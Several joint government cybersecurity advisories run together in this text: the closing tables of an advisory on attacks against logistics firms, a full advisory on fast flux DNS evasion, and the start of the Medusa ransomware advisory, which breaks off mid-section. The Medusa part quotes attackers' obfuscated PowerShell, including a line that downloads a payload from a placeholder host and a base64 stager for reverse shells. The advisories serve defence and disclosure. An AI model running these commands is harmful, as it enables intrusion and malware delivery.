    • U.S. organizations are encouraged to reporting suspicious or criminal activity related to information in this advisory to CISA via the agency’s Incident Reporting System, its 24/7 Operations Center (report@cisa.gov or 1-844-Say-CISA), or your local FBI field office. When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment user for the activity; the name of the submitting company or organization; and a designated point of contact.
  • Department of Defense Cyber Crime Center (DC3)

United Kingdom organizations

Germany organizations

Czech Republic organizations

Poland organizations

Australian organizations

  • Visit cyber.gov.au or call 1300 292 371 (1300 CYBER 1) to report cybersecurity incidents and access alerts and advisories.

Canadian organizations

Estonia organizations

French organizations

  • French organizations are encouraged to report suspicious activity or incident related to information found in this advisory by contacting ANSSI/CERT-FR by email at cert-fr@ssi.gouv.fr or by phone at: 3218 or +33 9 70 83 32 18. 

Appendix A: MITRE ATT&CK tactics and techniques

See Table 2 through Table 14 for all the threat actor tactics and techniques referenced in this advisory.

Table 2: Reconnaissance
Tactic/Technique Title ID Use
Reconnaissance TA0043 Conducted reconnaissance on at least one entity involved in the production of ICS components for railway management.
Gather Victim Identity Information: Email Addresses T1589.002 Conducted contact information reconnaissance to identify additional targets in key positions.
Gather Victim Org Information T1591 Conducted reconnaissance of the cybersecurity department.
Gather Victim Org Information: Identify Roles T1591.004 Conducted reconnaissance of individuals responsible for coordinating transport.
Gather Victim Org Information: Business Relationships T1591.002 Conducted reconnaissance of other companies cooperating with the victim entity.
Gather Victim Host Information T1592 Attempted to enumerate Real Time Streaming Protocol (RTSP) servers hosting IP cameras.


Table 3: Resource development
Tactic/Technique Title ID Use
Compromise Accounts: Email Accounts T1586.002 Sent phishing emails using compromised accounts.
Compromise Accounts: Cloud Accounts T1586.003 Sent phishing emails using compromised accounts.


Table 4: Initial Access
Tactic/Technique Title ID Use
Trusted Relationship T1199 Conducted follow-on targeting of additional entities in the transportation sector that had business ties to the primary target, exploiting trust relationships to attempt to gain additional access.
Phishing T1566 Used spearphishing for credentials and delivering malware to gain initial access to targeted entities.
Phishing: Spearphishing Attachment T1566.001 Sent emails with malicious attachments.
Phishing: Spearphishing Link T1566.002 Used spearphishing with included links to fake login pages. Sent emails with embedded hyperlinks that downloaded a malicious archive.
Phishing: Spearphishing Voice T1566.004 Attempted to use voice phishing to gain access to privileged accounts by impersonating IT staff.
External Remote Services T1133 Exploited Internet-facing infrastructure, including corporate VPNs, to gain initial access to targeted entities.
Exploit Public-Facing Application T1190 Exploited public vulnerabilities and SQL injection to gain initial access to targeted entities.
Content Injection T1659 Leveraged a WinRAR vulnerability allowing for the execution of arbitrary code embedded in an archive.
Table 5: Execution
Tactic/Technique Title ID Use
User Execution: Malicious Link T1204.001 Used malicious links to hosted shortcuts in spearphishing.
User Execution: Malicious File T1204.002 Delivered malware executables via spearphishing.
Scheduled Task/Job: Scheduled Task T1053.005 Used scheduled tasks to establish persistence.
Command and Scripting Interpreter T1059 Delivered scripts in spearphishing. Executed arbitrary shell commands.
Command and Scripting Interpreter: PowerShell T1059.001 PowerShell commands were often used to prepare data for exfiltration.
Command and Scripting Interpreter: Windows Command Shell T1059.003 Used BAT script in spearphishing.
Command and Scripting Interpreter: Visual Basic T1059.005 Used VBScript in spearphishing.
Command and Scripting Interpreter: Python T1059.006 Installed python on infected machines to enable the execution of Certipy.
Table 6: Persistence
Tactic/Technique Title ID Use
Account Manipulation: 
Additional Email Delegate 
Permissions
Used manipulation of mailbox permissions to establish sustained email collection. 
Modify Authentication Process: 
Multi-Factor Authentication
Enrolled compromised accounts in MFA mechanisms to increase the trust-level of compromised accounts and enable sustained access. 
Hijack Execution Flow: DLL 
Search Order Hijacking 
T1574.001  Used DLL search order hijacking to facilitate malware execution. 
Boot or Logon Autostart 
Execution: Registry Run Keys / 
Startup Folder


T1547.001 

Used run keys to establish persistence. 
Boot or Logon Autostart 
Execution: Shortcut 
Modification

T1547.009 


Placed malicious shortcuts in the startup folder to establish persistence. 
Table 7: Defense Evasion
Tactic/Technique Title ID Use
Indicator Removal: Clear 
Windows Event Logs
T1070.001  Deleted event logs through the wevtutil utility.
Table 8: Credential access 
Tactic/Technique Title ID Use

Brute Force 

Sent requests with Base64-encoded credentials for the RTSP server, which included publicly documented default credentials, and likely were generic attempts to brute force access to the devices. 

Brute Force: Password Guessing 

Used credential guessing to gain initial access to targeted entities. 

Brute Force: Password Spraying 

Used brute force to gain initial access to targeted entities. Conducted a brute force password spray via LDAP. 

Multi-Factor Authentication Interception 

Used multi-stage redirectors to provide MFA relaying capabilities in some campaigns. 

Input Capture 

Used multi-stage redirectors to provide CAPTCHA relaying capabilities in some campaigns. 

Forced Authentication 

T1187 

Used an Outlook NTLM vulnerability to collect NTLM hashes and credentials via specially crafted Outlook calendar appointment invitations. 

OS Credential Dumping: NTDS 

Attempted to dump Active Directory NTDS.dit domain databases. 

Unsecured Credentials: Group Policy Preferences 

Retrieved plaintext passwords via Group Policy Preferences using Get-GPPPassword.py. 

Table 9: Discovery
Tactic/Technique Title ID Use


Account Discovery: Domain Account


T1087.002


Used a modified ldap-dump.py to enumerate the Windows environment.

Table 10: Command and Control
Tactic/Technique Title ID Use

Hide Infrastructure 

T1665 

Abused SOHO devices to facilitate covert cyber operations, as well as proxy malicious activity, via devices with geolocation in proximity to the target. 

Proxy: External Proxy 

T1090.002 

Actor-controlled servers sent RTSP DESCRIBE requests destined for RTSP servers. 

Proxy: Multi-hop Proxy 

T1090.003 

Used Tor and commercial VPNs as part of their anonymization infrastructure 

Encrypted Channel 

T1573 

Connected to victim infrastructure using encrypted TLS. 

Multi-Stage Channels 

T1104 

Used multi-stage redirectors for campaigns. 

Table 11: Defense evasion (mobile framework)
Tactic/Technique Title ID Use

Execution Guardrails 

Used multi-stage redirectors to verify browser fingerprints in some campaigns. 

Execution Guardrails: Geofencing 

Used multi-stage redirectors to verify IP-geolocation in some campaigns. 

Table 12: Lateral movement
Tactic/Technique Title ID Use

Lateral Movement 

Used native commands and open source tools, such as Impacket and PsExec, to move laterally within the environment. 

Remote Services: Remote Desktop Protocol 

Moved laterally within the network using RDP. 

Table 13: Collection
Tactic/Technique Title ID Use

Email Collection 

T1114 

Retrieved sensitive data from email servers. 

Email Collection: Remote Email Collection 

Used server data exchange protocols and APIs such as Exchange Web Services (EWS) and IMAP to exfiltrate data from email servers. 

Automated Collection 

T1119 

Used periodic EWS queries to collect new emails. 

Video Capture 

T1125 

Attempted to gain access to the cameras’ feeds. 

Archive Collected Data 

T1560 

Accessed files were archived in .zip files prior to exfiltration. 

Archive Collected Data: Archive via Utility 

Prepared zip archives for upload to the actors’ infrastructure. 

Table 14: Exfiltration
Tactic/Technique Title ID Use

Exfiltration Over Alternative Protocol 

Attempted to exfiltrate archived data via a previously dropped OpenSSH binary. 

Scheduled Transfer 

T1029 

Used periodic EWS queries to collect new emails sent and received since the last data exfiltration. 


Appendix B: CVEs exploited

Table 15: Exploited CVE information
CVE  Vendor/Product  Details

RARLAB WinRAR 

Allows execution of arbitrary code when a user attempts to view a benign file within a ZIP archive. 

Microsoft Outlook 

External actors could send specially crafted emails that cause a connection from the victim to an untrusted location of the actor’s control, leaking the Net-NTLMv2 hash of the victim that the actor could then relay to another service to authenticate as the victim. 

Roundcube Webmail 

Roundcube before 1.3.17 and 1.4.x before 1.4.12 is prone to a potential SQL injection via search or search params. 

Roundcube Webmail 

An XSS issue was discovered in Roundcube Webmail before 1.2.13, 1.3.x before 1.3.16 and 1.4.x before 1.4.10, where a plaintext email message with JavaScript in a link reference element is mishandled by linkref_addindex in rcube_string_replacer.php. 

Roundcube Webmail 

Roundcube Webmail before 1.4.4 allows arbitrary code execution via shell metacharacters in a configuration setting for im_convert_path or im_identify_path in rcube_image.php. 

Appendix C: MITRE D3FEND Countermeasures

Table 16: MITRE D3FEND countermeasures
Countermeasure Title  ID  Details 

Network Isolation 

D3-NI 

Employ appropriate network segmentation. Disable Universal Plug and Play (UPnP), Peer-to-Peer (P2P), and Anonymous Visit features on IP cameras and routers. 

Access Mediation 

Limit access and utilize additional attributes (such as device information, environment, and access path) when making access decisions. Configure access controls carefully to ensure that only well-maintained and well-authenticated accounts have access. 

Inbound Traffic Filtering 

D3-ITF 

Implement host firewall rules to block connections from other devices on the network, other than from authorized management devices and servers, to prevent lateral movement. 

Resource Access Pattern Analysis 

Use automated tools to audit access logs for security concerns and identify anomalous access requests. 

Outbound Traffic Filtering 

D3-OTF 

Block NTLM/SMB requests to external infrastructure. 

Platform Monitoring 

Install EDR/logging/cybersecurity solutions onto high value systems with large amounts of sensitive data such as mail servers and domain controllers. 

System File Analysis 

D3-SFA 

Collect and monitor Windows logs for certain events, especially for events that indicate that a log was cleared unexpectedly. 

Application Hardening 

Enable optional security features in Windows to harden endpoints and mitigate initial access techniques. 

Application-based Process Isolation 

Enable attack surface reduction rules to prevent executable content from email. 

Executable Allowlisting 

Enable attack surface reduction rules to prevent execution of files from globally writeable directories, such as Downloads or %APPDATA%. 

Execution Isolation 

Unless users are involved in the development of scripts, limit the execution of scripts (such as batch, JavaScript, and PowerShell) to known scripts. 

Application Configuration Hardening 

Disable Windows Host Scripting functionality and configure PowerShell to run in Constrained mode. Disable protocols that use weak authentication (e.g., clear-text passwords, or outdated and vulnerable authentication or encryption protocols) or do not support multi-factor authentication. Turn off other ports/services not in use (e.g., FTP, web interface, etc.). 

Process Spawn Analysis 

Use open source SIGMA rules as a baseline for detecting and alerting on suspicious file execution or command parameters. 

URL Reputation Analysis 

D3-URA 

Use services that provide enhanced browsing services and safe link checking. 

Network Access Mediation 

D3-NAM 

Do not allow incoming traffic, especially logins to systems, from public VPN services. Where possible, logins from public VPNs, including exit nodes in the same country as target systems, should be blocked or, if allowed, alerted on for further investigation. Ensure cameras and other Internet of Things devices are protected by a security appliance, if possible. 

DNS Denylisting 

Do not allow outgoing traffic to hosting and API mocking services frequently used by malicious actors. 

Domain Name Reputation Analysis 

Heuristic detections for web requests to new subdomains may uncover malicious phishing activity. Logging the requests for each sub-domain requested by users on a network, such as in DNS or firewall logs, may enable system administrators to identify new targeting and victims. 

Multi-factor Authentication 

D3-MFA 

Use MFA with strong factors and require regular re-authentication, especially for management accounts. 

Job Function Access Pattern Analysis 

Implement other mitigations for privileged accounts: including limiting the number of admin accounts, considering using hardware MFA tokens, and regularly reviewing all privileged user accounts. 

User Account Permissions 

Separate privileged accounts by role and alert on misuse of privileged accounts. Audit user accounts on all devices to ensure they are an accurate reflection of your organization and that they are being used as expected. 

Token-based Authentication 

D3-TBA 

Reduce reliance on passwords; instead, consider using services like single sign-on. 

Credential Hardening 

D3-CH 

Do not store passwords in Group Policy Preferences (GPP). Remove all passwords previously included in GPP and change all passwords on the corresponding accounts. 

Authentication Event Threshholding 

Use account throttling or account lockout. Throttling progressively increases time delay between successive login attempts. If using account lockout, allow between 5 to 10 attempts before lockout. 

Strong Password Policy 

D3-SPP 

Use a service to check for compromised passwords before using them. 

Credential Rotation 

D3-CRO 

Change all default credentials. 

Encrypted Tunnels 

Disable protocols that use weak authentication (e.g., clear-text passwords, or outdated and vulnerable authentication or encryption protocols). Use a VPN for remote connections to devices. 

Software Update 

D3-SU 

Apply security patches and firmware updates to all devices. Ensure devices are currently supported. Replace devices that are end-of-life. 

Agent Authentication 

D3-AA 

Ensure authentication is enabled for remote access to devices. If supported on IP cameras, enable authenticated RTSP access only. 

User Behavior Analysis 

D3-UBA 

Review all authentication activity for remote access to make sure it is valid and expected. Investigate any unexpected or unusual activity. 


  •  

Fast Flux: A National Security Threat

Executive summary

Many networks have a gap in their defenses for detecting and blocking a malicious technique known as “fast flux.” This technique poses a significant threat to national security, enabling malicious cyber actors to consistently evade detection. Malicious cyber actors, including cybercriminals and nation-state actors, use fast flux to obfuscate the locations of malicious servers by rapidly changing Domain Name System (DNS) records. Additionally, they can create resilient, highly available command and control (C2) infrastructure, concealing their subsequent malicious operations. This resilient and fast changing infrastructure makes tracking and blocking malicious activities that use fast flux more difficult. 

The National Security Agency (NSA), Cybersecurity and Infrastructure Security Agency (CISA), Federal Bureau of Investigation (FBI), Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC), Canadian Centre for Cyber Security (CCCS), and New Zealand National Cyber Security Centre (NCSC-NZ) are releasing this joint cybersecurity advisory (CSA) to warn organizations, Internet service providers (ISPs), and cybersecurity service providers of the ongoing threat of fast flux enabled malicious activities as a defensive gap in many networks. This advisory is meant to encourage service providers, especially Protective DNS (PDNS) providers, to help mitigate this threat by taking proactive steps to develop accurate, reliable, and timely fast flux detection analytics and blocking capabilities for their customers. This CSA also provides guidance on detecting and mitigating elements of malicious fast flux by adopting a multi-layered approach that combines DNS analysis, network monitoring, and threat intelligence. 

The authoring agencies recommend all stakeholders—government and providers—collaborate to develop and implement scalable solutions to close this ongoing gap in network defenses against malicious fast flux activity.

Download the PDF version of this report: Fast Flux: A National Security Threat (PDF, 841 KB).

Technical details

When malicious cyber actors compromise devices and networks, the malware they use needs to “call home” to send status updates and receive further instructions. To decrease the risk of detection by network defenders, malicious cyber actors use dynamic resolution techniques, such as fast flux, so their communications are less likely to be detected as malicious and blocked. 

Fast flux refers to a domain-based technique that is characterized by rapidly changing the DNS records (e.g., IP addresses) associated with a single domain [T1568.001]. 

Single and double flux

Malicious cyber actors use two common variants of fast flux to perform operations:

1. Single flux: A single domain name is linked to numerous IP addresses, which are frequently rotated in DNS responses. This setup ensures that if one IP address is blocked or taken down, the domain remains accessible through the other IP addresses. See Figure 1 as an example to illustrate this technique.

Illustration of single flux technique, where a single domain name is linked to numerous IP addresses, which are frequently rotated in DNS responses.
Figure 1: Single flux technique.

Note: This behavior can also be used for legitimate purposes for performance reasons in dynamic hosting environments, such as in content delivery networks and load balancers.

2. Double flux: In addition to rapidly changing the IP addresses as in single flux, the DNS name servers responsible for resolving the domain also change frequently. This provides an additional layer of redundancy and anonymity for malicious domains. Double flux techniques have been observed using both Name Server (NS) and Canonical Name (CNAME) DNS records. See Figure 2 as an example to illustrate this technique.

Infographic of double flux technique, where In addition to rapidly changing the IP addresses as in single flux, the DNS name servers responsible for resolving the domain also change frequently.
Figure 2: Double flux technique. 

Both techniques leverage a large number of compromised hosts, usually as a botnet from across the Internet that acts as proxies or relay points, making it difficult for network defenders to identify the malicious traffic and block or perform legal enforcement takedowns of the malicious infrastructure. Numerous malicious cyber actors have been reported using the fast flux technique to hide C2 channels and remain operational. Examples include:

  • Bulletproof hosting (BPH) services offer Internet hosting that disregards or evades law enforcement requests and abuse notices. These providers host malicious content and activities while providing anonymity for malicious cyber actors. Some BPH companies also provide fast flux services, which help malicious cyber actors maintain connectivity and improve the reliability of their malicious infrastructure. [1]
  • Fast flux has been used in Hive and Nefilim ransomware attacks. [3], [4]
  • Gamaredon uses fast flux to limit the effectiveness of IP blocking. [5], [6], [7]

The key advantages of fast flux networks for malicious cyber actors include:

  • Increased resilience. As a fast flux network rapidly rotates through botnet devices, it is difficult for law enforcement or abuse notifications to process the changes quickly and disrupt their services.
  • Render IP blocking ineffective. The rapid turnover of IP addresses renders IP blocking irrelevant since each IP address is no longer in use by the time it is blocked. This allows criminals to maintain resilient operations.
  • Anonymity. Investigators face challenges in tracing malicious content back to the source through fast flux networks. This is because malicious cyber actors’ C2 botnets are constantly changing the associated IP addresses throughout the investigation.

Additional malicious uses

Fast flux is not only used for maintaining C2 communications, it also can play a significant role in phishing campaigns to make social engineering websites harder to block or take down. Phishing is often the first step in a larger and more complex cyber compromise. Phishing is typically used to trick victims into revealing sensitive information (such as login passwords, credit card numbers, and personal data), but can also be used to distribute malware or exploit system vulnerabilities. Similarly, fast flux is used for maintaining high availability for cybercriminal forums and marketplaces, making them resilient against law enforcement takedown efforts. 

Some BPH providers promote fast flux as a service differentiator that increases the effectiveness of their clients’ malicious activities. For example, one BPH provider posted on a dark web forum that it protects clients from being added to Spamhaus blocklists by easily enabling the fast flux capability through the service management panel (See Figure 3). A customer just needs to add a "dummy server interface," which redirects incoming queries to the host server automatically. By doing so, only the dummy server interfaces are reported for abuse and added to the Spamhaus blocklist, while the servers of the BPH customers remain "clean" and unblocked. 

Example of a dark web fast flux advertisement.
Figure 3: Example dark web fast flux advertisement.

The BPH provider further explained that numerous malicious activities beyond C2, including botnet managers, fake shops, credential stealers, viruses, spam mailers, and others, could use fast flux to avoid identification and blocking. 

As another example, a BPH provider that offers fast flux as a service advertised that it automatically updates name servers to prevent the blocking of customer domains. Additionally, this provider further promoted its use of separate pools of IP addresses for each customer, offering globally dispersed domain registrations for increased reliability.

Detection techniques

The authoring agencies recommend that ISPs and cybersecurity service providers, especially PDNS providers, implement a multi-layered approach, in coordination with customers, using the following techniques to aid in detecting fast flux activity [CISA CPG 3.A]. However, quickly detecting malicious fast flux activity and differentiating it from legitimate activity remains an ongoing challenge to developing accurate, reliable, and timely fast flux detection analytics. 

1. Leverage threat intelligence feeds and reputation services to identify known fast flux domains and associated IP addresses, such as in boundary firewalls, DNS resolvers, and/or SIEM solutions.

2. Implement anomaly detection systems for DNS query logs to identify domains exhibiting high entropy or IP diversity in DNS responses and frequent IP address rotations. Fast flux domains will frequently cycle though tens or hundreds of IP addresses per day.

3. Analyze the time-to-live (TTL) values in DNS records. Fast flux domains often have unusually low TTL values. A typical fast flux domain may change its IP address every 3 to 5 minutes.

4. Review DNS resolution for inconsistent geolocation. Malicious domains associated with fast flux typically generate high volumes of traffic with inconsistent IP-geolocation information.

5. Use flow data to identify large-scale communications with numerous different IP addresses over short periods.

6. Develop fast flux detection algorithms to identify anomalous traffic patterns that deviate from usual network DNS behavior.

7. Monitor for signs of phishing activities, such as suspicious emails, websites, or links, and correlate these with fast flux activity. Fast flux may be used to rapidly spread phishing campaigns and to keep phishing websites online despite blocking attempts.

8. Implement customer transparency and share information about detected fast flux activity, ensuring to alert customers promptly after confirmed presence of malicious activity.

Mitigations

All organizations

To defend against fast flux, government and critical infrastructure organizations should coordinate with their Internet service providers, cybersecurity service providers, and/or their Protective DNS services to implement the following mitigations utilizing accurate, reliable, and timely fast flux detection analytics. 

Note: Some legitimate activity, such as common content delivery network (CDN) behaviors, may look like malicious fast flux activity. Protective DNS services, service providers, and network defenders should make reasonable efforts, such as allowlisting expected CDN services, to avoid blocking or impeding legitimate content.

1. DNS and IP blocking and sinkholing of malicious fast flux domains and IP addresses

  • Block access to domains identified as using fast flux through non-routable DNS responses or firewall rules.
  • Consider sinkholing the malicious domains, redirecting traffic from those domains to a controlled server to capture and analyze the traffic, helping to identify compromised hosts within the network.
  • Block IP addresses known to be associated with malicious fast flux networks.

2. Reputational filtering of fast flux enabled malicious activity

  • Block traffic to and from domains or IP addresses with poor reputations, especially ones identified as participating in malicious fast flux activity.

3. Enhanced monitoring and logging

  • Increase logging and monitoring of DNS traffic and network communications to identify new or ongoing fast flux activities.
  • Implement automated alerting mechanisms to respond swiftly to detected fast flux patterns.
  • Refer to ASD’s ACSC joint publication, Best practices for event logging and threat detection, for further logging recommendations.

4. Collaborative defense and information sharing

  • Share detected fast flux indicators (e.g., domains, IP addresses) with trusted partners and threat intelligence communities to enhance collective defense efforts. Examples of indicator sharing initiatives include CISA’s Automated Indicator Sharing or sector-based Information Sharing and Analysis Centers (ISACs) and ASD’s Cyber Threat Intelligence Sharing Platform (CTIS) in Australia.
  • Participate in public and private information-sharing programs to stay informed about emerging fast flux tactics, techniques, and procedures (TTPs). Regular collaboration is particularly important because most malicious activity by these domains occurs within just a few days of their initial use; therefore, early discovery and information sharing by the cybersecurity community is crucial to minimizing such malicious activity. [8]

5. Phishing awareness and training

  • Implement employee awareness and training programs to help personnel identify and respond appropriately to phishing attempts.
  • Develop policies and procedures to manage and contain phishing incidents, particularly those facilitated by fast flux networks.
  • For more information on mitigating phishing, see joint Phishing Guidance: Stopping the Attack Cycle at Phase One.

Network defenders

The authoring agencies encourage organizations to use cybersecurity and PDNS services that detect and block fast flux. By leveraging providers that detect fast flux and implement capabilities for DNS and IP blocking, sinkholing, reputational filtering, enhanced monitoring, logging, and collaborative defense of malicious fast flux domains and IP addresses, organizations can mitigate many risks associated with fast flux and maintain a more secure environment. 

However, some PDNS providers may not detect and block malicious fast flux activities. Organizations should not assume that their PDNS providers block malicious fast flux activity automatically and should contact their PDNS providers to validate coverage of this specific cyber threat. 

For more information on PDNS services, see the 2021 joint cybersecurity information sheet from NSA and CISA about Selecting a Protective DNS Service. [9] In addition, NSA offers no-cost cybersecurity services to Defense Industrial Base (DIB) companies, including a PDNS service. For more information, see NSA’s DIB Cybersecurity Services and factsheet. CISA also offers a Protective DNS service for federal civilian executive branch (FCEB) agencies. See CISA’s Protective Domain Name System Resolver page and factsheet for more information. 

Conclusion

Fast flux represents a persistent threat to network security, leveraging rapidly changing infrastructure to obfuscate malicious activity. By implementing robust detection and mitigation strategies, organizations can significantly reduce their risk of compromise by fast flux-enabled threats. 

The authoring agencies strongly recommend organizations engage their cybersecurity providers on developing a multi-layered approach to detect and mitigate malicious fast flux operations. Utilizing services that detect and block fast flux enabled malicious cyber activity can significantly bolster an organization's cyber defenses. 

Works cited

[1] Intel471. Bulletproof Hosting: A Critical Cybercriminal Service. 2024. https://intel471.com/blog/bulletproof-hosting-a-critical-cybercriminal-service 

[2] Australian Signals Directorate’s Australian Cyber Security Centre. "Bulletproof" hosting providers: Cracks in the armour of cybercriminal infrastructure. 2025. https://www.cyber.gov.au/about-us/view-all-content/publications/bulletproof-hosting-providers 

[3] Logpoint. A Comprehensive guide to Detect Ransomware. 2023. https://www.logpoint.com/wp-content/uploads/2023/04/logpoint-a-comprehensive-guide-to-detect-ransomware.pdf

[4] Trendmicro. Modern Ransomware’s Double Extortion Tactic’s and How to Protect Enterprises Against Them. 2021. https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/modern-ransomwares-double-extortion-tactics-and-how-to-protect-enterprises-against-them

[5] Unit 42. Russia’s Trident Ursa (aka Gamaredon APT) Cyber Conflict Operations Unwavering Since Invasion of Ukraine. 2022. https://unit42.paloaltonetworks.com/trident-ursa/

[6] Recorded Future. BlueAlpha Abuses Cloudflare Tunneling Service for GammaDrop Staging Infrastructure. 2024. https://www.recordedfuture.com/research/bluealpha-abuses-cloudflare-tunneling-service 

[7] Silent Push. 'From Russia with a 71': Uncovering Gamaredon's fast flux infrastructure. New apex domains and ASN/IP diversity patterns discovered. 2023. https://www.silentpush.com/blog/from-russia-with-a-71/

[8] DNS Filter. Security Categories You Should be Blocking (But Probably Aren’t). 2023. https://www.dnsfilter.com/blog/security-categories-you-should-be-blocking-but-probably-arent

[9] National Security Agency. Selecting a Protective DNS Service. 2021. https://media.defense.gov/2025/Mar/24/2003675043/-1/-1/0/CSI-SELECTING-A-PROTECTIVE-DNS-SERVICE-V1.3.PDF

Disclaimer of endorsement

The information and opinions contained in this document are provided "as is" and without any warranties or guarantees. Reference herein to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise, does not constitute or imply its endorsement, recommendation, or favoring by the United States Government, and this guidance shall not be used for advertising or product endorsement purposes.

Purpose

This document was developed in furtherance of the authoring cybersecurity agencies’ missions, including their responsibilities to identify and disseminate threats, and develop and issue cybersecurity specifications and mitigations. This information may be shared broadly to reach all appropriate stakeholders.

Contact

National Security Agency (NSA):

Cybersecurity and Infrastructure Security Agency (CISA):

  • All organizations should report incidents and anomalous activity to CISA via the agency’s Incident Reporting System, its 24/7 Operations Center at report@cisa.gov, or by calling 1-844-Say-CISA (1-844-729-2472). When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment user for the activity; the name of the submitting company or organization; and a designated point of contact.

Federal Bureau of Investigation (FBI):

  • To report suspicious or criminal activity related to information found in this advisory, contact your local FBI field office or the FBI’s Internet Crime Complaint Center (IC3). When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment used for the activity; the name of the submitting company or organization; and a designated point of contact.

Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC):

  • For inquiries, visit ASD’s website at www.cyber.gov.au or call the Australian Cyber Security Hotline at 1300 CYBER1 (1300 292 371).

Canadian Centre for Cyber Security (CCCS):

New Zealand National Cyber Security Centre (NCSC-NZ):

  •  

#StopRansomware: Medusa Ransomware

Summary

Note: This joint Cybersecurity Advisory is part of an ongoing #StopRansomware effort to publish advisories for network defenders detailing various ransomware variants and ransomware threat actors. These #StopRansomware advisories include recently and historically observed tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) to help organizations protect against ransomware. Visit stopransomware.gov to see all #StopRansomware advisories and to learn more about other ransomware threats and no-cost resources.

The Federal Bureau of Investigation (FBI), Cybersecurity and Infrastructure Security Agency (CISA), and the Multi-State Information Sharing and Analysis Center (MS-ISAC) are releasing this joint advisory to disseminate known Medusa ransomware TTPs and IOCs, identified through FBI investigations as recently as February 2025. 

Medusa is a ransomware-as-a-service (RaaS) variant first identified in June 2021. As of February 2025, Medusa developers and affiliates have impacted over 300 victims from a variety of critical infrastructure sectors with affected industries including medical, education, legal, insurance, technology, and manufacturing. The Medusa ransomware variant is unrelated to the MedusaLocker variant and the Medusa mobile malware variant per the FBI’s investigation.

FBI, CISA, and MS-ISAC encourage organizations to implement the recommendations in the Mitigations section of this advisory to reduce the likelihood and impact of Medusa ransomware incidents.

Download the PDF version of this report:

For a downloadable list of IOCs, see:

AA25-071A STIX XML (XML, 34.30 KB )
AA25-071A STIX JSON (JSON, 42.28 KB )

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 16. See the MITRE ATT&CK Tactics and Techniques section of this advisory for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques.

Background

The RaaS Medusa variant has been used to conduct ransomware attacks from 2021 to present. Medusa originally operated as a closed ransomware variant, meaning all development and associated operations were controlled by the same group of cyber threat actors. While Medusa has since progressed to using an affiliate model, important operations such as ransom negotiation are still centrally controlled by the developers. Both Medusa developers and affiliates—referred to as “Medusa actors” in this advisory—employ a double extortion model, where they encrypt victim data and threaten to publicly release exfiltrated data if a ransom is not paid.

Initial Access

Medusa developers typically recruit initial access brokers (IABs) in cybercriminal forums and marketplaces to obtain initial access [TA0001] to potential victims. Potential payments between $100 USD and $1 million USD are offered to these affiliates with the opportunity to work exclusively for Medusa. Medusa IABs (affiliates) are known to make use of common techniques, such as:

Discovery

Medusa actors use living off the land (LOTL) and legitimate tools Advanced IP Scanner and SoftPerfect Network Scanner for initial user, system, and network enumeration. Once a foothold in a victim network is established, commonly scanned ports include:

  • 21 (FTP)
  • 22 (SSH)
  • 23 (Telnet)
  • 80 (HTTP)
  • 115 (SFTP)
  • 443 (HTTPS)
  • 1433 (SQL database)
  • 3050 (Firebird database)
  • 3128 (HTTP web proxy)
  • 3306 (MySQL database)
  • 3389 (RDP)

Medusa actors primarily use PowerShell [T1059.001] and the Windows Command Prompt (cmd.exe) [T1059.003] for network [T1046] and filesystem enumeration [T1083] and to utilize Ingress Tool Transfer capabilities [T1105]. Medusa actors use Windows Management Instrumentation (WMI) [T1047] for querying system information.

Defense Evasion

Medusa actors use LOTL to avoid detection [TA0005]. (See Appendix A for associated shell commands observed during FBI investigations of Medusa victims.) Certutil (certutil.exe) is used to avoid detection when performing file ingress.

Actors have been observed using several different PowerShell detection evasion techniques with increasing complexity, which are provided below. Additionally, Medusa actors attempt to cover their tracks by deleting the PowerShell command line history [T1070.003].

In this example, Medusa actors use a well-known evasion technique that executes a base64 encrypted command [T1027.013] using specific execution settings.

  • powershell -exec bypass -enc <base64 encrypted command string>

In another example, the DownloadFile string is obfuscated by slicing it into pieces and referencing it via a variable [T1027].

  • powershell -nop -c $x = 'D' + 'Own' + 'LOa' + 'DfI' + 'le'; Invoke-Expression (New-Object Net.WebClient).$x.Invoke(http://<ip>/<RAS tool>.msi)

In the final example, the payload is an obfuscated base64 string read into memory, decompressed from gzip, and used to create a scriptblock. The base64 payload is split using empty strings and concatenation, and uses a format operator (-f) followed by three arguments to specify character replacements in the base64 payload.

  • powershell -nop -w hidden -noni -ep bypass &([scriptblock]::create((
  • New-Object System.IO.StreamReader(
  • New-Object System.IO.Compression.GzipStream((
  • New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(
  • (('<base64 payload string>')-f'<character replacement 0>','<character replacement 1>', '<character replacement 2>')))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))

The obfuscated base64 PowerShell payload is identical to powerfun.ps1, a publicly available stager script that can create either a reverse or bind shell over TLS to load additional modules. In the bind shell, the script awaits a connection on local port 443 [T1071.001], and initiates a connection to a remote port 443 in the reverse shell.

In some instances, Medusa actors attempted to use vulnerable or signed drivers to kill or delete endpoint detection and response (EDR) tools [T1562.001].

FBI has observed Medusa actors using the following tools to support command and control (C2) and evade detection:

  • Ligolo.
    • A reverse tunneling tool often used to create secure connections between a compromised host and threat actor’s machine.
  • Cloudflared.
    • Formerly known as ArgoTunnel.
    • Used to securely expose applications, services, or servers to the internet via Cloudflare Tunnel without exposing them directly.

Lateral Movement and Execution

Medusa actors use a variety of legitimate remote access software [T1219]; they may tailor their choice based on any remote access tools already present in the victim environment as a means of evading detection. Investigations identified Medusa actors using remote access software AnyDesk, Atera, ConnectWise, eHorus, N-able, PDQ Deploy, PDQ Inventory, SimpleHelp, and Splashtop. Medusa uses these tools—in combination with Remote Desktop Protocol (RDP) [T1021.001] and PsExec [T1569.002]—to move laterally [TA0008] through the network and identify files for exfiltration [TA0010] and encryption [T1486]. When provided with valid username and password credentials, Medusa actors use PsExec to:

  • Copy (-c) one script from various batch scripts on the current machine to the remote machine and execute it with SYSTEM level privileges (-s).
  • Execute an already existing local file on a remote machine with SYSTEM level privileges.
  • Execute remote shell commands using cmd /c.

One of the batch scripts executed by PsExec is openrdp.bat, which first creates a new firewall rule to allow inbound TCP traffic on port 3389:

